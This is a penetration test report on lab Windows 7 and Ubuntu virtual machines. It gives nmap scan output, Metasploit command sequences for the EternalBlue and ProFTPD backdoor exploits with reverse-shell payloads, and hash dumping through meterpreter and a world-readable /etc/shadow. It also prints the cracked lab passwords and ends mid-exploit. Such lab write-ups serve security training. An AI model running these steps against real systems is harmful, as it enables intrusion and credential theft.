Project 2

PENETRATION TESTING ON WINDOWS AND UBUNTU VMs

Table Of Contents

Executive Summary

Purpose of Analysis

The primary objective of the following assessment is to evaluate the security posture of the Windows and Ubuntu virtual machines. By conducting the penetration testing on both machines, we aim to identify any potential vulnerabilities that could be exploited by attackers.

Key Findings

- **Critical Vulnerabilities:** The test identified several high-risk vulnerabilities, including outdated software and services with known exploits and misconfigured settings that could allow unauthorized access.
- **Potential Impact:** If left unaddressed, these vulnerabilities could lead to significant risks such as data breaches, unauthorized access to sensitive information, and potential disruption of services.

Recommendations

- **Immediate Actions:** We recommend prioritizing the patching of outdated software on both VMs to close the identified security gaps. Additionally, configuring stricter access controls and regularly updating security settings will mitigate immediate risks.
- **Long Term Measures:** To strengthen overall security, we suggest implementing regular vulnerability assessments.

Assessment Summary

Scope

All testing activities were begun from the perspective of an unauthenticated user on the internal network. The testing was performed on two critical systems provided by the organization:

- **Windows VM:** A virtual machine running Windows Server, hosting key applications and services.
- **Ubuntu VM:** A virtual machine running Ubuntu Linux, used for hosting internal applications and services.

Summary of Findings:

- **Windows VM:**
  - **Vulnerability:** The system was found to be vulnerable to the EternalBlue exploit, which targets the SMBv1 protocol.
  - **Exploit**: A meterpreter session was successfully established by exploiting the SMBv1 vulnerability using a publicly available exploit module. This attack was executed via port 445 (SMB).
- **Ubuntu VM:**
  - **Vunerability:** It was discovered that the FTP service installed has been compromised with a backdoor, allowing unauthorized access. The system was also found to be susceptible to a Slowloris DDoS attack, which could potentially overwhelm the server.
  - **Exploit:** A shell session was successfully established by exploiting the backdoored vulnerability using a publicly available exploit module.

Overall Risk Rating

S. No.	Vulnerability Name	Severity
1	Remote Code Execution in MS SMBv1 servers	High
2	ftp-proftpd-backdooor	High
3	Slowloris DDOS attack	Low

Methodology

Testing Techniques Used

The testing aimed to identify vulnerabilities and evaluate the effectiveness of existing security measures. The approach includes the following techniques:

1. **Network Scanning:**
    - **Objective:** To identify active devices on the network, detect open ports, and enumerate services running on the Windows and Ubuntu VMs.
    - **Tools used:** arp-scan and nmap
    - **Methodology:** Conducted an ARP scan to identify active devices on the network. Then conducted a TCP SYN scan along with service version detection scan to identify the open ports and the services and their versions running on them.
2. **Vulnerability Scanning:**
    - **Objective:** To detect known vulnerabilities and configuration issues within the Windows and Ubuntu VMs.
    - **Tools used:** nmap (Vulnerability scan)
    - **Methodology:** Conducted a nmap vulnerability script scan to detect potential vulnerabilities in the Windows and Ubuntu VMs.
3. **Penetration Testing:**
    - **Objective:** To simulate real-world attack scenarios and test the exploitation of identified vulnerabilities.
    - **Tools Used:** Metasploit, John The Ripper
    - **Methodology:**
        - Used Metasploit, to exploit the discovered vulnerabilities and gain unauthorized access or control over the systems.
        - Used John the Ripper to attempt to decipher hashed passwords obtained during the testing.
4. **Manual Testing and Analysis:**
    - **Objective:** To complement automated tools and provide a more detailed assessment of security configurations and potential weaknesses.
    - **Methodology:** Conducted manual reviews of system configurations.

Detailed Process

1. **Preparation:**
   - Configured both VMs with default settings for initial testing.
   - Ensured necessary tools were installed.
2. **Network Scanning:**
   - Identify the active devices on the network using **arp-scan**.
     Command used: *sudo arp-scan -l -I eth1*
   - Perform the **nmap OS detection** to identify the IP used by VMs.
     Command used: *sudo nmap -O* <IP address>
3. **Vulnerability Scanning:**
   - Conduct **nmap vulnerability script** scan
     Command used: *sudo nmap -sV -vv –script=vuln <IP of VM> oN <path to file>*

     Explaination :
     - '-sV': Enables service detection.
     - '-vv': Increases the verbosity level of the output
     - '**--script=vuln**': Utilizes Nmap's scripting engine to execute a set of pre-defined scripts designed to identify known vulnerabilities.
     - '-oN': Save the output in the mentioned file.
4. **Penetration Testing:**
   - **Start metasploit:**
     Command used: *msfconsole -q*
   - **Searching and Using exploit**:
     - Windows VM:
       Commands: *search eternalblue*
       use <index of the exploit>
       Exploit used: *windows/smb/ms17_010_eternalblue*
     - Ubuntu VM:
       Command: *search backdoor*
       use <index of the exploit>
       Exploit used: *unix/ftp/proftpd_133c_backdoor*
   - **Setting options**.
     Windows VM:
     Command used: *show options*

set RHOSTS <target's IP>

set LHOST <attacker's IP>


Ubuntu VM:

Setting the payload:

Command: *show payloads*

set payload <payload index>

Payload used: cmd/unix/reverse



```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                    Disclosure Date  Rank    Check  Description
   -  ----                                    ---------------  ----    -----  -----------
   0  payload/cmd/unix/adduser                .                normal  No     Add user with useradd
   1  payload/cmd/unix/bind_perl              .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2  payload/cmd/unix/bind_perl_ipv6         .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3  payload/cmd/unix/generic                .                normal  No     Unix Command, Generic Command Execution
   4  payload/cmd/unix/reverse                .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   5  payload/cmd/unix/reverse_bash_telnet_ssl .               normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   6  payload/cmd/unix/reverse_perl           .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   7  payload/cmd/unix/reverse_perl_ssl       .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   8  payload/cmd/unix/reverse_ssl_double_telnet .             normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
```

Setting other options

Command: *show options*

set RHOSTS <target's IP>

set LHOST <attacker's IP>

- **Running the exploit:**

  Command used: *exploit*

- **Post exploitation:**


  - **Windows VM:**
    - A meterpreter session will establish.
    - Manual analysis:
      - Command: *help*

        Notable commands: **hashdump**
      - Command: *hashdump*

        Explanation: Dumps password hashes from the target system
      - Copy the whole line which starts with "Jon".
      - Paste the line in an empty file without adding or removing any character.

        Commmand: *nano <path to file>*
  - **Ubuntu VM:**
    - A shell session will establish.
    - Manual analysis:
      - Manually or use any tool to look through the system configurations and file system.

- In ‘/home/marlinspike’, a hidden file named **.bash_history** was found. Print it’s content.
  Command: *cat /home/marlinspike/.bash_history*
  In the content of file, following commands are found which could be helpful.

```
ls -al /etc/shadow
sudo chmod 644 /etc/shadow
ls -al /etc/shadow
ls -al /etc/passwd
sudo chmod 666 /etc/passwd
ls -al /etc/passwd
```

  Explaination: According to command ‘sudo chmod 644 /etc/shadow’, file permissions are changed from ‘rw-------' (by default) to ‘rw-r--r--’ which means it can be read by users and groups too along with root.
- Command: *cat /etc/shadow*
  In file, password hash of user ‘marlinspike’ was found. Copy the whole line.
- Paste the line in an empty file without adding or removing any character.
  Command: *nano <path to file>*

- **Cracking the password:**
  Tool used: John, the Ripper
  - **WindowsVM:**
    Command: *john --wordlist=/usr/share/wordlists/rockyou.txt --format=NT /home/kali/Desktop/hashJohn*
  - **Ubuntu VM:**
    Command: *john --format=sha512crypt /home/kali/Desktop/hashMarlin.txt*

Findings:

a. Vulnerabilities

- **Windows VM:** Remote Code Execution Vulnerability in Microsoft SMBv1 servers
- **Ubuntu VM:** Backdoored FTP service

b. Password Hash:


- **User Jon:** Jon:l000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
- **User Marlinspike:** marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3WHVmtyYW9.:17484::99999:7:::

c. Password

- **User Jon:** *alqfna22*
- **User Marlinspike:** *marlinspike*

Results and Proof of Concepts


i. Arp-Scan and Nmap OS detection scan performed to discover IPs



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -O 192.168.56.103
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-06 13:53 EDT
Nmap scan report for 192.168.56.103
Host is up (0.0011s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
MAC Address: 08:00:27:66:D3:0C (Oracle VirtualBox virtual NIC)
Device type: general purpose|media device
Running: Microsoft Windows 2008|10|7|8.1, Microsoft embedded
OS CPE: cpe:/o:microsoft:windows_server_2008::sp2 cpe:/o:microsoft:windows_10 cpe:/h:microsoft:xbox_one cpe:/o:microsoft:windows
_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Server 2008 SP2 or Windows 10 or Xbox One, Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1,
 Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.51 seconds
```

Fig. IP confirmation of Windows VM




```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -O 192.168.56.104
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-06 13:49 EDT
Nmap scan report for 192.168.56.104
Host is up (0.0013s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:4B:31:37 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.13 seconds
```

Fig. IP confirmation of Ubuntu VM

ii. Nmap script scan conducted to discover vulnerabilities




```
Nmap scan report for 192.168.56.103

PORT            STATE           SERVICE         VERSION
135/tcp         open            msrpc           Microsoft Windows RPC
139/tcp         open            netbios-ssn     Microsoft Windows netbios-ssn
445/tcp         open            microsoft-ds    Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)

MAC Address: 08:00:27:66:D3:0C (Oracle VirtualBox virtual NIC)
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
```

Fig. Document containing the output of nmap script scan on Windows VM




```
Nmap scan report for 192.168.56.104

PORT            STATE           SERVICE         VERSION
21/tcp          open            ftp             ProFTPD 1.3.3c
| vulners:
|   cpe:/a:proftpd:proftpd:1.3.3c:
| ftp-proftpd-backdoor:
|   This installation has been backdoored.
|   Command: id
|_  Results: uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
22/tcp          open            ssh             OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:7.2p2:
80/tcp          open            http            Apache httpd 2.4.18 ((Ubuntu))
| vulners:
|   cpe:/a:apache:http_server:2.4.18:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
MAC Address: 08:00:27:4B:31:37 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```


Fig. Document containing the output of nmap script scan on Ubuntu VM

iii. Find suitable exploit and use it



```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```


Fig. Using the exploit after searching according to the vulnerability discovered in Windows VM



```
msf6 > use 16
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```


Fig. Using the exploit after searching according to the vulnerability discovered in Ubuntu VM

iv. Set RHOSTS and LHOST



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```


Fig. Setting up LHOST and RHOSTS for ms17_010_eternalblue exploit



```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.56.104
RHOSTS => 192.168.56.104
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
```

Fig. Setting up LHOST and RHOSTS for proftpd_133c_backdoor exploit


v. Set the payload



```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload 4
payload => cmd/unix/reverse
```

Fig. Setting up the payload after searching for it

vi. Run the exploit




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] 192.168.56.103:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.56.103:445    - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.56.103:445    - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.56.103:445 - The target is vulnerable.
[*] 192.168.56.103:445 - Connecting to target for exploitation.
[+] 192.168.56.103:445 - Connection established for exploitation.
[+] 192.168.56.103:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.56.103:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.56.103:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.56.103:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.56.103:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.56.103:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.56.103:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.56.103:445 - Sending all but last fragment of exploit packet
[*] 192.168.56.103:445 - Starting non-paged pool grooming
[+] 192.168.56.103:445 - Sending SMBv2 buffers
[+] 192.168.56.103:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.56.103:445 - Sending final SMBv2 buffers.
[*] 192.168.56.103:445 - Sending last fragment of exploit packet!
[*] 192.168.56.103:445 - Receiving response from exploit packet
[+] 192.168.56.103:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.56.103:445 - Sending egg to corrupted connection.
[*] 192.168.56.103:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.56.103
[*] Meterpreter session 1 opened (192.168.56.101:4444 -> 192.168.56.103:49158) at 2024-08-02 18:25:55 -0400
[+] 192.168.56.103:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.103:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.56.103:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > 
```

Fig. Successfully got the meterpreter session




```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.56.101:4444
